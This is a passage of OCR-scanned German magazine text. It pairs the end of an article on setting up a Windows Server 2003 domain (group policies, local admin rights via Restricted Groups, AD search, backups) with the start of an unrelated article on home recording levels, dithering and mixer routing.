Bevor der DHCP-Server IP-Adressen ausliefert, muss man ihn über die Verwaltungsoberfläche dhcpmgmt.msc dazu autorisieren.

Anzeige

Gruppenrichtlinien

Mit dem Mechanismus der Gruppenrichtlinien lassen sich sehr viele Einstellungen für Client-PCs automatisieren, darunter viele, die man in der Windows-Oberfläche vergeblich sucht. Jedes Windows besitzt bereits eine lokale Gruppenrichtlinie, auch wenn es nicht an eine Domäne angeschlossen ist. Windows XP Professional sowie Vista Business, Ultimate und Enterprise bringen den Gruppenrichtlinieneditor gpedit.msc mit, der sich über „Ausführen“ aufrufen lässt und direkten Zugriff auf die lokalen Einstellungen bietet. Änderungen, die Sie hier vornehmen, werden unmittelbar aktiv, ohne dass man sie explizit speichern müsste.

Der Editor unterscheidet zwischen Richtlinien, die für einzelne Benutzerkonten gültig sind, und Computerrichtlinien, die sich auf den gesamten PC beziehen. Auf dem Domänen-Controller sieht der Editor genauso aus: die Einstellungen werden dort in Gruppenrichtlinien-Objekten gespeichert, die sich einem Standort, einer Domäne sowie beliebigen Organisationseinheiten zuweisen lassen. Die

Einstellungen gelten dann für alle untergeordneten Objekte – solange der Domänen-Administrator den Vererbungsmechanismus nicht außer Kraft setzt.

Für einen Computer oder Benutzer können durchaus mehrere Gruppenrichtlinien gelten. Dabei arbeitet ein Client-PC zuerst seine lokale Richtlinien ab, danach die seines Standorts, seiner Domäne und schließlich der Organisationseinheiten, zu denen er gehört. Windows überlagert dabei die Einstellungen, sodass die zuletzt verarbeitete Gruppenrichtlinie der Organisationseinheit die höchste Priorität hat.

Microsoft stellt ein paar Hilfsmittel zur Verfügung, mit denen man Problemen nachspüren kann. Auf einem Client zeigt das Kommandozeilenprogramm gpresult.exe, welche Gruppenrichtlinien wirksam sind. Welche Einstellungen im Detail auf dem Client aktiv sind, zeigt der „Richtlinienergebnissatz“ (rsop.msc), auf englisch „Result Set of Policy“. Hier lässt sich für jede Option auch ablesen, in welcher Gruppenrichtlinie sie festgelegt wurde.

Legen Sie mit dem Werkzeug „Benutzer und Gruppen“ über das Kontextmenü der OU „Office“ zunächst eine neue Benutzergruppe namens „LokaleWSAdmins“ an; in die Sie die Benutzer aufnehmen, die Sie privilegieren möchten. Als Nächstes soll eine Gruppenrichtlinie dafür sorgen, dass die Domänen-Benutzergruppe auf den in der OU enthaltenen Client-PCs der Gruppe der lokalen Administratoren hinzugefügt wird. Das klappt nur über diesen Umweg, weil die lokale Administratorgruppe nicht im Active Directory präsent ist, sondern in den lokalen Benutzerdatenbanken der PCs.

Die Gruppenrichtlinie erstellen Sie mit der GPMC für die OU Office; so wird die Regel für alle PCs gelten, die Sie in diese OU stecken. Klicken Sie in der GPMC rechts auf die OU und wählen Sie die Kontextmenüfunktion „Gruppenrichtlinienobjekt hier erstellen und verknüpfen“. Das neue Richtlinienobjekt lässt sich wiederum per Kontextmenü bearbeiten.

Die relevante Richtlinie finden Sie im Editor unter Computerkonfiguration/Windows-Einstellungen/Sicherheitseinstellungen/Eingeschränkte Gruppen. Der zunächst leeren Liste auf der rechten Seite des Fensters fügen Sie per Kontextmenü die Gruppe LokaleWSAdmins hinzu. Damit öffnet sich ein neues Eigenschaften-Fenster, in dem sich festle-

gen lässt, was mit dieser Gruppe passieren soll.

Landesfürsten

Der oberen Liste des zweigeteilten Fensters könnte man Konten oder Gruppen hinzufügen, die als Mitglieder in die Gruppe LokaleWSAdmins aufgenommen werden sollen. Für unser Ziel ist aber nur das untere Fenster relevant: Tragen Sie dort die Gruppe „Administratoren“ ein, damit die Gruppe LokaleWSAdmins dieser Gruppe beitreten wird. Sobald sie die GPMC verlassen, ist die neue Gruppenrichtlinie gespeichert.

Damit die neue Richtlinie für einen lokalen PC aktiv wird, müssen Sie ihn neu starten. In manchen Fällen kann es eine ganze Weile dauern, bis die neue Regelung bei den Client-PCs ankommt. Wenn es partout nicht klappen sollte, beschäftigen Sie sich für ein paar Stunden mit etwas anderem – eventuell hat sich das Problem am nächsten Tag von selbst gelöst. Von rätselhaften Verzögerungen beim Übernehmen von Gruppenrichtlinien können Domänen-Administratoren ein Lied singen – und Microsoft zuckt mit den Schultern.

Mit der beschriebenen Konfiguration erhält die Gruppe LokaleWSAdmins Administratorrechte auf allen PCs, die sich in der OU Office befinden. Um einzelne PCs davon auszunehmen, etwa den des Geschäftsführers, gibt es mehrere Wege: Sie können eine weitere OU neben „Office“ erstellen und die Computerkonten dorthin verschieben. Eine Alternative wäre, die zusätzliche OU mit der PC-Gruppe unterhalb von Office anzusiedeln. Mit der

GPMC können Sie im Kontextmenü der neuen OU die Vererbung abschalten, sodass die auf der höheren Ebene erstellte Gruppenrichtlinie nicht wirkt.

Allerdings stellt sich bei den Tests für diesen Artikel heraus, dass der Weg zurück zumindest mit Windows XP nicht ganz wie erwartet funktioniert: Nimmt man einen Client-PC, auf dem die Gruppenrichtlinie bereits wirksam geworden ist, aus der OU heraus, bleibt die Gruppe LokaleWSAdmins weiterhin Mitglied bei den lokalen Administratoren – obwohl die Richtlinie für ihn nicht mehr gilt. Auf einem Vista-PC hatten die Anwender dagegen nach der Änderung auf dem Server keine lokalen Administratorrechte mehr – so sollte es auch sein.

Branchenbuch

Die Gruppenrichtlinien bieten sogar einen einfachen Mechanismus, mit dem sich automatisch Software auf den Client-PCs installieren lässt, sobald sie sich an der Domäne anmelden: Im Gruppenrichtlinien-Editor finden Sie diese Option in der Computer- oder der Benutzerkonfiguration unter Softwareeinstellungen/Softwareinstallation. Hier lassen sich ausschließlich Installationspakete für den Microsoft Installer (.msi) einfügen, die man entweder verbindlich „zuweist“ oder „veröffentlicht“. Zugewiesene Pakete installiert ein Client vollautomatisch, während veröffentlichte Programme in der Softwarekategorie der Systemsteuerung auftauchen, sodass sie ein Anwender manuell installieren kann.

Drucker und Freigaben lassen sich als Objekte im Active Direc-

```

C:\Users\Fred>ipconfig /all


Windows-IP-Konfiguration

Hostname . . . . . : axvumuu
Primäres DNS-Suffix . . . . . : soho.intern
Knotentyp . . . . . : Hybrid
IP-Routing aktiviert . . . . . : Nein
WINS-Proxy aktiviert . . . . . : Nein
DNS-Suffixsuchliste . . . . . : soho.intern

Ethernet-Adapter LAN-Verbindung 2:

Verbindungsspezifisches DNS-Suffix:
Beschreibung. . . . . : Intel(R) PRO/1000 MT-Netzwerkverbindung #2
Physikalische Adresse . . . . . : 00-0C-29-23-31-E0
DHCP aktiviert. . . . . : Ja
Autokonfiguration aktiviert . . . . : Ja
Verbindungslokale IPv6-Adresse . . : fe80::b578:8d56:94b8:3e73%10(Bevorzugt)
IPv4-Adresse . . . . . : 192.168.173.100(Bevorzugt)
Subnetzmaske . . . . . : 255.255.255.0
Lease erhalten. . . . . : Dienstag, 29. April 2008 11:02:34
Lease läuft ab. . . . . : Samstag, 10. Mai 2008 14:10:05
Standardgateway . . . . . : 192.168.173.1
DHCP-Server . . . . . : 192.168.173.2
DHCPv6-IAID . . . . . : 218106921
DNS-Server . . . . . : 192.168.173.2
NetBIOS über TCP/IP . . . . . : Aktiviert
  
```

So muss die automatische IP-Konfiguration auf den Clients aussehen, wenn der Server richtig konfiguriert ist. Als DNS sprechen sie den Windows-Server an und finden über das Gateway den Weg ins Internet.



Wenn auf den Clients der DNS-Server falsch gesetzt sein sollte, kontrollieren Sie, ob die Bereichsoptionen des DHCP-Dienstes richtig gesetzt sind.

tory eintragen, damit sie andere Anwender dort finden können. Ein Anwender, der in der Domäne angemeldet ist und einen Drucker im Netz freigibt, kann ihn direkt im Active Directory veröffentlichen, indem er den entsprechenden Haken in den Eigenschaften der Druckerfreigabe setzt.

Dateifreigaben muss dagegen der Domänen-Administrator mit dem Werkzeug „Benutzer und Computer“ bekannt machen. Es genügt, in einer OU über das Kontextmenü ein Objekt für den freigegebenen Ordner zu erstellen und den Netzwerkpfad einzugeben, der auf einen beliebigen Server oder auch ein NAS-Gerät zeigen kann. Das Active Directory ist allerdings nicht dafür zuständig, die Zugriffsrechte auf diese Ressource zu verwalten – das muss der Administrator auf dem Server vor Ort erledigen.

Unter Windows XP ist die Suchfunktion für das Active Directory recht versteckt: Sie erscheint nur in der Netzwerkkumgebung von Explorer-Fenstern, die auf der linken Seite keine Baumansicht zeigen – etwa, wenn Sie den Arbeitsplatz direkt per Doppelklick öffnen. Vista zeigt dagegen stets einen Knopf „Active Directory durchsuchen“, sobald man im Explorer den Netzwerk-Knoten auswählt. Die Suche lässt sich auch auf Objekttypen wie Drucker oder Computer beschränken.

Findemaschine

Zu einer hier entdeckten Freigabe oder einem Drucker kann man per Kontextmenü eine Verbindung herstellen. Wählt man


in der Ausklappbox die benutzerdefinierte Suche, stehen weit mehr Suchkriterien zur Wahl; beispielsweise könnte man auf diesem Weg Benutzer herausfiltern, die sich seit 10 Tagen nicht mehr angemeldet haben. Über das Dateimenü lassen sich Suchanfragen auf für eine spätere erneute Suche speichern.

Der Domänen-Controller spielt im Windows-Netz eine Hauptrolle – umso wichtiger ist es, sich rechtzeitig Gedanken um eine wasserdichte Backup-Strategie zu machen. Wenn nur ein Domänen-Controller den Dienst im

Troubleshooting

Wenn das Active Directory klemmt, lohnt zuerst ein Blick in die Ereignisanzeige: Die Protokolle „System“ und „Verzeichnisdienst“ halten Fehler und Informationen fest, die Hinweise auf die Ursachen geben können.

Hilfsmittel zur Fehlersuche liefern die Support Tools zum Server 2003, die man auf der Server-CD im Archiv supporttools.msi unter /support/Tools findet. Microsoft bietet das Paket auch zum Download an (siehe Soft-Link). Das Kommandozeilenprogramm dcdiag.exe fühlt dem Domänen-Controller auf den Zahn. Ohne weitere Parameter aufgerufen, führt es eine Reihe von Standardtests durch. Mit /? aufgerufen gibt dcdiag.exe eine Liste weiterer Tests preis, die sich mit dem Schalter /test aktivieren lassen.



Netz verrichtet, genügt es, regelmäßig seinen vollständigen Systemzustand samt aller Systemdateien auf eine Backup-Medium zu sichern, sodass man den kompletten Server notfalls auch auf einer fabrikneuen Festplatte wiederherstellen kann.

Das gelingt mit dem vom Windows-Server mitgelieferten Backupprogramm ntbacup.exe, das Sie im Assistentenmodus anweisen können, „Alle Informationen dieses Computers“ zu sichern. Dabei erstellt das Backup-Programm eine Diskette für die „automatische Systemwiederherstellung“ (Automatic System Recovery, ASR). Leider unterstützt der Server 2003 für diesen Zweck keine moderneren Speichermedien – zur Not hilft ein externes USB-Diskettenlaufwerk.

Sollte der komplette Server ausfallen, weil etwa seine Festplatte versagt, installiert man ihn frisch auf einer neuen Platte und

füttert das Installationsprogramm mit der ASR-Diskette, damit es den gesicherten Systemzustand wiederherstellt.

Gute Nachbarschaft

ntbacup.exe lässt sich auch mit Parametern befehlen, sodass es etwa den kompletten Server taskplaner-gesteuert jede Nacht auf ein separates Laufwerk oder einen Netzwerkserver sichert. Auch ein Festplatten-Imager kann den Job erledigen – allerdings sollte man Imager nicht in einer Umgebung mit mehreren Domänen-Controllern einsetzen: Ein auf diesem Weg wiederhergestellter Domänen-Controller wird Schwierigkeiten haben, sich mit seinen Nachbarn zu synchronisieren.

Mit dem Verwaltungswerkzeug für Gruppenrichtlinien GPMC, das Microsoft zum Download anbietet, können Sie müh-

sam konfigurierte Gruppenrichtlinienobjekte auch in eine externe Datei sichern und bei Bedarf wieder laden. Im GPMC-Programmordner findet man unter „Scripts“ das VB-Skript „Backup-AllGPOs.vbs“, das alle Gruppenrichtlinienobjekte in eine Datei exportiert. Um eine solche Sicherung wiederherzustellen, selektieren Sie in der GPMC der Knoten „Gruppenrichtlinienobjekte“, nur dann erscheint im Menü „Aktion“ die Aktion „Sicherungen verwalten...“.

Ein Backup zurückzuspielen kostet im Notfall Nerven und wertvolle Arbeitszeit. Mit einem zweiten Windows-Server, der als Backup-Domänen-Controller konfiguriert ist, können Sie vorsorgen: Die beiden Server replizieren das Active Directory; fällt einer aus, springt der zweite automatisch ein, ohne dass die Anwender davon etwas mitbekommen.

Welche Gruppenrichtlinienobjekte für Organisations-einheiten aktiv sind, legt man mit der Konsole gmpc.msc fest.

Den Zweitserver befördern Sie wie oben beschrieben mit dcpromo.exe zum Domänen-Controller, wählen aber im Assistenten die Option „Zusätzlicher Domänen-Controller für eine bestehende Domäne“ aus. Damit der Ausfall eines DCs wirklich nicht zum Problem wird, sollten Sie auch auf dem zweiten Server den DNS-Dienst konfigurieren und in der Konfiguration des DHCP-Servers den zusätzlichen DNS an die Clients übermitteln lassen. Sollte der DHCP-Server ausfallen, behalten die Clients zumindest während der eingestellten Lease-Dauer ihre zugeordneten IP-Adressen, auch wenn man die PCs neu bootet.

Domänenmeister

Wer erst einmal Domänenluft schnuppern will, ohne einen neuen Server einzurichten, kann das hier geschilderte Szenario auch mit virtuellen Maschinen nachspielen – genügend Arbeitsspeicher vorausgesetzt, können Sie damit ein virtuelles Netzwerk aufbauen [3]. Microsoft bietet eine 180 Tage lauffähige Testversion des Windows Server 2003 zum Download an.


Ist die Windows-Domäne erst einmal eingerichtet, findet man beim Experimentieren mit den Optionen und den Gruppenrichtlinien schnell weitere Anwendungsfälle, die sich in der Windows-Domäne zentral konfigurieren lassen. In einem Familienetz könnte man etwa auch die PCs der Kinder absichern und den Internet-Explorer per Gruppenrichtlinie verrammeln, dem ältesten Sohn aber Administratorrechte einräumen, damit er Spiele installieren kann. Und nicht zuletzt ist ein wohlkonfiguriertes Active Directory auch die Voraussetzung für weitere Microsoft-Dienste wie den Exchange-Server. (kav)

Literatur

- [1] Boi Feddern, Eingenetzt, Neun Netzwerk-Festplattengehäuse zum Selbstbestücken, c't 20/06, S. 152
- [2] Dušan Živadinović, Gesprächstherapie, Mehr LAN-Komfort mit Bonjour, c't 12/06, S. 230
- [3] Sven Ahnert, PCs in der Matrix, Virtuelle Maschinen vernetzen, c't 20/05, S. 112

Soft-Link 0811200

ct



Mit dem Editor für Gruppenrichtlinienobjekte konfiguriert man die Einstellungen, die auf den Client-PCs wirksam werden sollen.

Anzeige



Kai Schwirzke

Achtung, Aufnahme!

Home Recording mit dem PC, Teil 4

Melodien und Akkorde, Rhythmen und Dynamik sind festgelegt, die Sound-Vorstellungen greifbar, das Equipment ausgewählt und funktionstüchtig: Jetzt geht's ins Finale! Die abschließende Aufnahmesession holt alle noch ausstehenden Spuren in den PC – bevor es mit dem Abmischen an den letzten Arbeitsschritt geht.

Je nach Perfektionsanspruch empfiehlt es sich, jede aufgezeichnete Spur auf Fehler und Unstimmigkeiten abzuhören. Das gelingt mit der separat wiedergegebenen Stimme viel leichter als später, wenn in der Mischung „irgendwie“ etwas schief klingt. Hat man sich verspielt, wird entweder die ganze

Spur neu aufgenommen oder – zeitsparend – nur der kurze Schnipsel, der nicht so gelungen klingt. Solche Korrekturen gehen recht leicht von der Hand, dank einer Automatik, die an vorher eingestellter Stelle das Audio-programm von Wiedergabe auf Aufnahme und danach zurück auf Wiedergabe schaltet. Die

„Locator“ genannten Positionswähler ersparen es, sich auf korrektes Spielen der Musik und rechtzeitiges Aktivieren der Aufnahme-funktion konzentrieren zu müssen. Mit Hilfe dieser Automatik lässt man das Programm einige Zeit vor der zu reparierenden Stelle starten, spielt seinen Part mit, um sich besser hinein-

zufinden, und bringt so an der zu korrigierenden Stelle eine neue Version auf die Festplatte.

Damit nicht schon der Anfang fehlt, sollte jede Audioaufnahme immer einen Takt früher beginnen als theoretisch notwendig – und ebenso erst einen Takt später enden. Will man beispielsweise mit der Lead-Gitarre ein Solo von Takt 9 bis 17 einspielen, setzt man den Aufnahmestart auf Takt 8 und das Ende auf Takt 18. So stellt man sicher, dass der erste Ton vollständig aufgenommen wird. Viele Instrumentalisten (etwa Streicher, Holzbläser etc.) beginnen nämlich schon kurz vor dem eigentlichen Einsatz mit der „Tonerzeugung“, damit der Ton dann „auf der Eins“ voll da ist. Wird diese Einschwingphase – bei der Gitarre wäre das etwa das Anschlagsgeräusch – nicht mit aufgenommen, klingt das Ergebnis unna-

türlich: Die Aufnahme ist ruiniert. Entsprechendes gilt für den Ausschwingvorgang. Werden Instrument oder Stimme in dieser Zeit durch ein zu frühes Aufnahmeende abgehackt, ist der Take normalerweise hinüber; nur in seltenen Fällen lässt er sich durch manuelles Ausblenden retten.

Das vor und nach der eigentlichen „Nutzaufnahme“ anfallende Material schneidet man anschließend weg oder schaltet es per Mischpultautomation stumm (mit letzterer lassen sich Veränderungen der Mischung quasi aufzeichnen). So wird verhindert, dass ungewollte Nebengeräusche das spätere Gesamtergebnis verderben. Gern überhörte Audioereignisse in diesem Sinne sind etwa ein sich räuspender, mit dem Textblatt raschelnder Sänger – ein Grund mehr, seinen Part auswendig vorzutragen – oder ein nervöser Gitarrist, der durch Hantieren am Instrument hässliche Geräusche erzeugt. Beim Wegschneiden aufpassen, dass nicht das eigentliche Ein- und Ausschwingen durch zu beherztes Eingreifen mit der virtuellen Schere zerstört wird!

Kopffreiheit

Essenziell für das gute Gelingen einer Aufnahme ist das richtige Auspegeln der Vorverstärker und der Soundkarte beziehungsweise des Audio-Interface. Das hat folgende theoretische Hintergründe: Bei einer Sample-Breite von 16 Bit steht eine maximale Dynamikauflösung von 96 dB zur Abbildung der Lautstärkeunterschiede zur Verfügung. Diese 96 Dezibel kann man allerdings nur dann ausnutzen, wenn die lauteste Stelle in der Aufnahme exakt mit 0 dB – Vollaussteuerung genannt – aufgezeichnet wird. Bei dieser Aussteuerung erreichen Audiokarten auch ihren besten Rauschspannungsabstand.

Übersteigt das Signal aber diese Schwelle von 0 dB, führt dies zu hässlichen digitalen Übersteuerungen, und die Aufnahme ist ruiniert. In der Praxis lässt man deshalb immer etwas „Luft nach oben“ (im Fachjargon Übersteuerungsreserve oder neudeutsch Headroom genannt); dann wird das zu erwartende lauteste Signal nur mit –5 dB ausgesteuert, falls doch noch etwas Lauteres kommen sollte. Doch nutzt man

dabei nicht die vollen 96 dB Dynamik der 16 Bit aus, und auch der Abstand zwischen Nutzsignal und Rauschen wird geringer.

Der lineare Zusammenhang zwischen Dynamik und Bitbreite begründet die Entscheidung, statt mit 16 besser mit 24 Bit aufzuzeichnen. Hintergrund: Da sich bei einer Mehrspurproduktion alle Signale inklusive des Rauschens addieren, kann aus acht dezent säuselnden Spuren ein vernehmlich rauschendes Ganzes werden. Eine schlecht, weil zu gering ausgesteuerte Aufnahme rutscht dann schnell auf Acht- oder Zehn-Bit-Niveau ab! Daher sollte man bei 16-Bit-Aufnahmen den Headroom so gering wie möglich bemessen.

Pegelreserve

Deutlich entspannter arbeitet man mit 24-Bit-Wandlern, denn sie erlauben theoretisch einen Dynamikbereich von 144 Dezibel (6 dB pro Bit). Dieser Fabelwert wird selbst von teuersten analogen Vorstufen nicht erreicht; gute, bezahlbare Audio-Interfaces wie etwa das Echo Audiofire 4 knacken gerade mal die 100-dB-Grenze bei Dynamik und Rauschspannungsabstand. Doch kann man bequem 10 dB Headroom einkalkulieren und liegt immer noch auf allerbestem CD-Niveau – einer der besten Gründe, mit 24 statt mit 16 Bit aufzunehmen.

Ähnliches gilt für die analoge Welt. Je weniger ein Verstärker das zu bearbeitende Signal verstärken muss, umso weniger rauscht er. Daher sollte man beispielsweise darauf verzichten, ohne Not bei einem Mikrofon die eventuell vorhandene Signalabschwächung zu aktivieren: Der Vorverstärker (Preamp) muss diese Abschwächung wieder auf-

holen, was im Endeffekt zu mehr Rauschen führt. Im Einzelfall mag das kaum ins Gewicht fallen. Doch wenn man nicht versucht, jedes Rauschen zu minimieren, führt dies in der Summe zu einem erhöhten Grundrauschen.

Andersherum ist es wenig ratsam, beispielsweise die Lautstärke einer akustischen Gitarre mit integriertem Tonabnehmer und Vorverstärker bis zum Anschlag aufzureißen; das quittiert der Preamp gewöhnlich mit erhöhten Nebengeräuschen – da nützt es wenig, dass der Vorverstärker des Audio-Interface nun weniger zu tun hat und weniger rauscht. Um also eine möglichst rauschfreie, dynamische Aufnahme zu erzielen, muss man sorgfältig mit den Signalpegeln umgehen und wissen, bei welchen Einstellungen alle verwendeten elektrischen und elektronischen Utensilien möglichst wenig Nebengeräusche produzieren. Grundsätzlich gilt also: Die Signalquellen bei höchster Qualität so laut wie möglich einstellen, damit die nachfolgenden Verstärker mit minimalen Störungsgeräuschen arbeiten.

Rauschsumme

Wie erwähnt, summieren sich bei einer Mehrspurproduktion die Signale der einzelnen Tracks. Laufen beim Zusammenmischen zwei maximal ausgesteuerte Spuren zeitgleich, hagelt es durch das dann auftretende Clipping gnadenlose digitale Verzerrungen, denn mehr als 0 dB lassen sich digital nicht darstellen – ob mit 16 oder 24 Bit.

Also lohnt es, stets den Summen- respektive Master-Pegel des (virtuellen) Mischpults im Auge zu behalten und im Bedarfsfall – dann leuchten meistens eine oder zwei Clipping-An-

zeigen in der Summensektion – die Pegel der Einzel-Tracks zu reduzieren. Die Master- oder Summen-Fader bleiben dabei in der 0-dB-Position, und die lautesten Einzelkanäle werden so weit heruntergezogen, bis die Clipping-Anzeige in der Master-Sektion auch an den lautesten Passagen dunkel bleibt.


Hilfreiche Wege

Nahezu alle Mischpulte, ob analog oder digital, ob als Hard- oder Software ausgeführt, verfolgen ein Signalflusskonzept, welches eine Verteilung der Eingangssignale auf verschiedene Wege und (Hilfs-)Ausgänge erlaubt. Dabei unterscheidet man vor allem zwischen Inserts und Aux-Wege.

Der *Insert* stellt einen Einschleifpunkt mit Ein- und Ausgang innerhalb eines einzelnen Mischpultkanals bereit. Schließt man am Insert einen Effekt an, verlässt das Signal an dieser Stelle das Mischpult, durchläuft den Effekt und kehrt über den Ausgang des Effekts und den Rückföhrpunkt des Insert wieder in den Mischpultkanal zurück. Ein Insert-Effekt liegt also seriell im Signalverlauf; er beeinflusst ausschließlich den Mischpultkanal, in den er eingestöpselt wurde. Dieses Prinzip gilt in der analogen wie in der digitalen Welt. Analogpulte stellen normalerweise pro Kanal einen Insert zur Verfügung, bei einer digitalen Audio-Workstation dürfen es auch mehr sein.

Da der Insert-Effekt seriell geschaltet ist, den Signalweg also unterbricht, kann das Mischungsverhältnis von bearbeitetem zu unbearbeitetem („trockenem“) Signal *nur* im Effekt selbst geregelt werden. Der dabei entscheidende Parameter heißt zumeist „Mix“ und lässt sich zwischen den Extremen „dry“ (kein Effekt) und „wet“ (nur Effektsignal) stufenlos regeln.

Das schränkt die Tauglichkeit des Insert für eine Reihe von Effekt-Plug-ins oder -geräten ein; das betrifft vor allem den Hall, um den es später geht. Typischerweise per Insert angekoppelt werden dagegen Dynamikprozessoren (Kompressoren, Limiter, dazu später ebenfalls mehr), deren Wirkungsweise immer am Gerät selbst festgelegt und nicht am Mischpult doziert wird.



Der gesamte Dynamikbereich eines Audiosystems umfasst bei 16 Bit Auflösung insgesamt 96 dB. Um Übersteuerungen zu vermeiden, sieht man eine Reserve von beispielsweise 6 dB vor (gelb/roter Bereich, Headroom genannt), welche den nutzbaren Aussteuerungsbereich auf 90 dB reduziert. Mit der Ausgabe 0 dB fs – fs steht für full scale – bezeichnet man die technische Aussteuerungsgrenze.

Geheimnisvolles Dithering

Bei Aufnahmen mit 16 Bit oder niedrigerer Auflösung begrenzt die geringe Dynamik die hörbare Audioqualität. Das wirkt sich in der Praxis besonders auf leise Signale aus. Einer ausklingenden Hallfahne stehen dann nur noch wenige Bits zur Verfügung; eine mit einem Bit abgebildete Sinuswelle wird zur Rechteckschwingung, da nur noch zwei Lautstärkezustände vorhanden sind – eine drastische Verzerrung! Ist der Pegel gar zu gering, fällt das Signal ganz unter den Tisch.

Dem lässt sich mit dem sogenannten „Dithering“ (deutsch: Zappeln/Zittern) entgegenwirken. Dabei wird dem Nutzsignal ein schwaches Rauschen (Frequenz und Pegel von Rauschen lassen sich lediglich statistisch beschreiben) überlagert, das durch seine Zufälligkeit – das „Zappeln“ – die Rechteckbil-

dung, die durch mangelnde Quantisierungstiefe entsteht, verdeckt und so das Originalsignal wieder stärker zum Vorschein kommen lässt.

Dieses Verfahren nutzt die Fähigkeit des menschlichen Gehirns, aus großen, chaotischen Datenmengen wie dem Rauschen relevante Informationen herauszufiltern, etwa beim Gespräch in einer lauten, überfüllten Kneipe. Auch der Dithering-Prozess produziert Quantisierungsfehler in Form von weißem Rauschen; dennoch zeigt ein „gedithertes“ Signal den besseren Geräuschspannungsabstand.

Beim Noise Shaping handelt es sich um eine besondere Art des Dithering. Dabei wird das Maskierungsrauschen so gefiltert, dass es selbst – wie die daraus resultierenden Quantisierungs-

artefakte – nach oben in Frequenzbereiche ausgelagert wird, die vom menschlichen Ohr weniger gut wahrgenommen werden.

Beim Einsatz von 24-Bit-AD/DA-Wandlern spielt das Dithering bei der Aufnahme dank nun knapp 17 Millionen Quantisierungsschritten (16 Bit = 65 536) keine wesentliche Rolle mehr. Zudem setzen die Anbieter leistungsfähiger Audio-Software inzwischen intern 32 Bit Floating-Point-Technik ein, um möglichst wenig Quantisierungsfehler zu erhalten.

Allerdings sind gute Noiseshaper beim Requantisieren auf die CD-typischen 16 Bit immer noch unerlässlich, wenn auch feinste Nuancen, etwa in der klassischen oder akustischen Musik, möglichst verzerrungsfrei gerettet werden sollen.

Ein paralleles Schaltungskonzept verfolgen dagegen die *Aux-Wege* (kurz von „Auxiliary“), zu deutsch auch Hilfs- oder Ausspielwege genannt. Sie gestatten es, das Signal eines Kanals auf einen weiteren „Hilfsausgang“, den sogenannten Aux-Send, zu leiten. Die Stärke des zu schickenden Signals beeinflusst man mit einem Drehregler, der einmal für jeden Aux-Weg pro Kanal vorhanden ist. Im Ergebnis kann man also jeden Mischpultkanal auf jeden Ausspielweg schicken. Üblich sind zwischen zwei und sechs Aux-Sends, die unterschiedlichen Zwecken dienen.

Beispielsweise stellt man als eine typische Bühnen- oder Stu-

dioanwendung einen oder mehrere, vom Hauptmix unabhängige Monitormischungen für die Musiker zusammen. Damit das funktioniert, muss der Aux-Send losgelöst vom eigentlichen Kanalfader arbeiten, da ja sonst eine Veränderung des Saal-sounds auch den Kontrollmix für die Bühne beeinflussen würde.

Der Aux-Send greift das Signal daher in diesem Fall vor dem Kanalregler, dem Fader ab; deswegen wird diese Betriebsart auch „pre fader“ genannt. Stehen vier Pre-fader-Aux-Sends zur Verfügung, lassen sich vier unabhängige Monitormixe erstellen: Der Drummer bekommt mehr Bass und der Sänger mehr Keyboard. Auch im Studio greift die Idee der

